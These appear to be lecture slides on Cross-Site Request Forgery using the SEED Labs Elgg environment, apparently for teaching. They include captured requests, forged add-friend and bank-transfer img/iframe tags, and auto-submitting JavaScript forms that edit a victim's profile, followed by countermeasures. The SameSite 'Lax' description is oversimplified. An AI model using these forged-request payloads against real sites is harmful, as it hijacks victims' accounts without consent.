
Cross-Site Requests and Its Problems

Outline

- Cross-Site Requests and Its Problems
- Cross-Site Request Forgery Attack
- CSRF Attacks on HTTP GET
- CSRF Attacks on HTTP POST
- Countermeasures



- When Firefox, displaying a page from a **google.com,** might send a HTTP request back (to get an image) to **google.com**, it is called **same-site request**.
- If this request is sent to a **different website** (e.g., uwindsor.ca), it is called **cross-site request** because the page comes from and where the request goes are different.

Eg : Webpage (from attacker.com) can include a Facebook link. When Alice visits attacker.com, her browser might send HTTP request to Facebook.

Cross-Site Requests and Its Problems

- When a request is sent to example.com from www.example.com webpage, the browser attaches all the cookies belonging to example.com.
- when a request is sent to example.com from **another site** (other than example.com), the browser still will attach the same cookies (**if it has**).
- Server receives the same http request with same cookies. So it cannot tell the request from the same-site or cross-site
- Thus, it is possible for attacker website to forge requests that are exactly the same as the same-site requests.
- This is called **Cross-Site Request Forgery (CSRF).**

Cross-Site Request Forgery Attack

Environment Setup:

- Target website
- Victim user who has an active session on the target website
- Attacker controlled malicious website

Steps:

- The victim has logged into the target website (so a cookie has been set).
- The attacker crafts a webpage that can forge a cross-site request to be sent to the targeted website.
- The attacker needs to attract the victim user to visit the malicious website (where a http request to the target site is sent and a cookie is attached).

Environment Setup

- Elgg: open-source web application for social networking
- Countermeasures for CSRF is disabled by us in the VM
- Target website (on 10.9.0.5): **http://www.seed-server.com**
- Attacker's website (on 10.9.0.105): **http://www.attacker32.com**
- These websites are hosted on localhost via Apache's Virtual Hosting configured at **/etc/apache2/sites-available**

```
<VirtualHost *:80>
    ServerName www.attacker32.com
    DocumentRoot "/var/www/attacker"
</VirtualHost>
```

```
<VirtualHost *:80>
    DocumentRoot /var/www/elgg
    ServerName   www.seed-server.com
    <Directory /var/www/elgg>
        Options FollowSymlinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

CSRF Attacks on HTTP Get Services (http://www.example32.com/testing.html)

- HTTP GET requests with input: data (foo and bar) are attached in the URL.

```
GET /post_form.php?foo=hello&bar=world HTTP/1.1   ← Data are attached here!
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
```

- HTTP POST requests: data (foo and bar) are placed inside the data field of the HTTP request.

```
POST /post_form.php HTTP/1.1
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
Content-Length: 19
foo=hello&bar=world              ← Data are attached here!
```

CSRF Attack on GET Requests - Basic Idea

- Consider an online banking web www.bank32.com which allows users to transfer money from their accounts to other people's accounts.
- An user is logged in into the web application and has a session cookie which uniquely identifies the authenticated user.
- HTTP request to transfer $500 from his/her account to account 3220: http://www.bank32.com/transfer.php?to=3220&amount=500
- An attacker can prepare a similar link on a malicious page (with attacker's account # as the recipient) and cheat the user to click on this link. The user's browser will then attach the bank32.com cookie with this HTTP request to send to www.bank32.com, which results in an **unexpected** money transfer.

CSRF Attack on GET Requests - Basic Idea

- Unfortunately, a user is probably unlikely to click on such a link.
- However, attacker can prepare HTML tags like img and iframe in some normal web page. Once user visits the malicious page, the GET requests will be triggered automatically by the browser (trying to fetch the tags from the img/iframe link while this link is malicious HTTP request).

```
<img src="http://www.bank32.com/transfer.php?to=3220&amount=500">

<iframe
   src="http://www.bank32.com/transfer.php?to=3220&amount=500">
</iframe>
```

Attack on Elgg's Add-Friend Service

Goal : Add yourself to the victim's friend list without his/her consent.

Investigation taken by the attacker Samy:

- Creates an Elgg account using Charlie as the name.
- In Samy's account, he clicks add-friend button to add Charlie to his friend list. Using Firefox **HTTP Header Live** to capture the add-friend HTTP request.

Captured HTTP Header

```
GET  http://www.seed-server.com/action/friends/add?friend=58&__elgg_ts=1636610178&__elgg
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie
Cookie: Elgg=9ibu5rdvcglot3f4fvm3g04jvt ③
```

① ②

Mark ① : URL of Elgg's add-friend request. UserID of the user to be added to the friend list is used. Here, Charlie's UserID (GUID) is 58.

Mark ② : Elgg's countermeasure against CSRF attacks which are disabled.

Line ③ : Session cookie which is unique for each user. It is automatically sent by browsers.

Create the malicious web page

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" >
</body>
</html>
```

1. The img tag will trigger an HTTP GET request. When browsers render a web page and sees an img tag, it sends an HTTP GET request to get the "**image**" (but it is addfriend request).
2. The attacker use add-friend URL along with friend parameter (here 59). The size of the image is very small so that the victim is not suspicious.
3. The crafted web page is placed in the malicious website www.attacker32.com/addfriend.html (inside the `/var/www/attacker` folder at attacker VM).

Attract Victim to Visit Your Malicious Page

- Samy can send a private message to Alice with the link to the malicious web page.
- If Alice clicks the link, Samy's malicious web page will be loaded into Alice's browser and a forged add-friend request will be sent to the Elgg server.
- On success, Samy will be added to Alice's friend list.

CSRF Attacks on HTTP POST Services

HTML form with Submit button (/var/www/attacker/testing.html)

```
<form action="http://www.example32.com/showcookies.php" method="post">
  <input type="text" name="fname" value="some data"><br><br>
  <input type="submit" value="Submit (POST)" style="background-color: silver;">
</form>
```

- POST requests can be generated using HTML forms. The above form has one text field and a `Submit` button.
- When the user clicks on the `Submit` button, POST request will be sent out to the URL specified in the action field with *fname* field in the body.
- Check the POST request on **HTTP Header Live**
- But attacker has to trigger the user's browser to submit the form without the action from the user.

CSRF Attacks on HTTP POST Services

Constructing a POST Request Using JavaScript

```
<script type="text/javascript">
function forge_post()
{
  var fields;
  fields +="<input type='text' name='fname' value='some data'>";

  var p=document.createElement("form");  ①
      p.action="http://www.example32.com/showcookies.php";
      p.innerHTML=fields;
      p.method="post";
      document.body.appendChild(p);
      p.submit();  ②
}
window.onload=function() {forge_post();} ③
</script>

</body>
</html>
```

Line ③ : The JavaScript function "forge_post()" will be invoked automatically once the page is loaded.

Line ①: Creates a form dynamically; request type is set to "POST"

Line 2: Submits the form automatically.

15 ->

- We create a new <form> element using p=document.createElement('form'). The properties are explained as follows.
- document.body.appendChild(**p**): This will add the form **p** to the page.
- **p.action**: this sets the URL where the form will be submitted to
- **p.method**: this sets the HTTP request method when sending to the server. Here we use the post method.
- **p.innerHTML**: this allows you to define or modify the HTML content inside the element p. This is the HTML content for the form.
- E.g., <hl>New Heading</hl> New paragraph content.
- Then, **p.innerHTML**="<hl>New Heading</hl> New paragraph content. "
- **p.submit()**: Then, we call p.submit() to submit the form using JavaScript. This is equivalent to clicking the submit button in the form.
- **window.onload**: window.onload is an event that fires when the entire webpage (including all of its resources, such as images and scripts) has finished loading. It is a global event that is triggered on the window object, which represents the browser window. In our example, the event is the function forge_post().

Attack on Elgg's Edit-Profile

```
POST  http://www.seed-server.com/action/profile/edit  ①
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gec
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------
Content-Length: 2979
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=m44p8t5jgueu9ak1pm83akj7g8  ②
Upgrade-Insecure-Requests: 1  ③

__elgg_token=xDQpco0lz439bBFS6hfyog
&__elgg_ts=1636813025&name=Samy
&description=&accesslevel[description]=2
&briefdescription=Samy is my hero!
&accesslevel[briefdescription]=2&location=&accesslevel[location]
```

Line ① : URL of the edit-profile service.

Line ②: Session cookie (unique for each user). It is automatically set by browsers.

Line ③: CSRF countermeasures, which are disabled

Attack on Elgg's Edit-Profile Service

Goal : Putting a statement "SAMY is MY HERO" in the victim's profile without the consent from the victim.

Investigation by the attacker Samy

- Samy captured an edit-profile request using **HTTP Header Live**.

Attack on Elgg's Edit-Profile Service

```
__elgg_token=xDQpco0lz439bBFS6hfyog
&__elgg_ts=1636813025&name=Samy
&description=&accesslevel[description]=2  ⑤
&briefdescription=Samy is my hero!  ④
&accesslevel[briefdescription]=2&location=&acc
&guid=59  ⑥
```

Line ④: Description field with text "SAMY is MY HERO"

Line ⑤: Access level of each field : 2 means viewable by everyone

Line ⑥: User Id (GUID) of the victim (will be **Alice in the attack).** This can be obtained by visiting victim's profile page source, looking for the following:

```
Elgg.page_owner={"guid":56,"type":"user",...}
```

Summary

- Cross-site requests v.s. same-site requests.
- Why cross-site requests should be treated differently.
- How to conduct CSRF attack
- The fundamental cause of the CSRF vulnerability
- How to defend against CSRF attack

Craft the Malicious Web Page (/var/www/attacker/editprofile.html)

```
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is My Hero!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

The JavaScript function creates a hidden form with the description entry as our text.

When the victim visits this page, the form will be automatically submitted (POST request) from the victim's browser to the edit-profile service at "http://www.seed-server.com/action/profile/edit" causing the message to be added to the victim's profile.

Fundamental Causes of CSRF

- The server cannot distinguish whether a request is cross-site or same-site
  - Same-site request: coming from the server's own page. Trusted.
  - Cross-site request: coming from other site's pages. Not Trusted.
  - We cannot treat these two types of requests the same.
- Does the browser know the difference?
  - Of course. The browser knows from which page a request is generated.
  - Can browser help?
- How to help server?
  - Referer header (browser's help)
  - Same-site cookie (browser's help)
  - Secret token (the server helps itself to defend against CSRF)

Countermeasures: Referer Header

- HTTP header field identifying the address of the web page from where the request is generated.
- A server can check whether the request is originated from its own pages or not.
- This field reveals part of browsing history causing privacy concern and hence, this field is **mostly** removed from the header.
- Hence, the server cannot use this as a **reliable** source.

Countermeasures: Same-Site Cookies

- A special type of cookie in browsers like Chrome and Opera, which provide a special attribute to cookies called `SameSite`.
- This attribute is defined by the server and it tells the browsers whether a cookie should be attached to a cross-site request or not.
- Cookies with this attribute are always sent along with same-site requests, but whether they are sent along with cross-site depends on the value of this attribute.
- Values
  - Strict (Not sent along with cross-site requests)
  - Lax (Sent with cross-site requests)

Countermeasures: Secret Token

- The server embeds a random secret value inside each web page.
- When a request is initiated from this page, the secret value is included with the request.
- The server checks this value to see whether a request is cross-site or not.
- Pages from a different origin will not be able to access the secret value. This is guaranteed by browsers (the same origin policy)
- The secret is randomly generated and is different for different users. So, there is no way for attackers to guess or find out this secret.

Elgg's Countermeasure

- Uses secret-token approach : __elgg_ts and __elgg_token.
- The values are stored inside two JavaScript variables and also in all the forms where user action is required.

```
<input type = "hidden" name = "__elgg_ts" value = "..." />
<input type = "hidden" name = "__elgg_token" value = "..." />
```

- The two hidden parameters are added to the form so that when the form is submitted via an HTTP request, these two values are included in the request.
- These two hidden values are generated by the server and added as a hidden field in each page.
- It is verified by a php program (we commented out by **return** without verify)

```
public function validate(Request $request) {
    return; // Added for SEED Labs (disabling the CSRF countermeasure)

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
    ... (code omitted) ...
}
```

Elgg's Countermeasure

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

→ *JavaScript variables to access using JavaScript code.*

Elgg's security token is a MD5 digest of four pieces of information :

- Site secret value
- Timestamp
- User session ID
- Randomly generated session string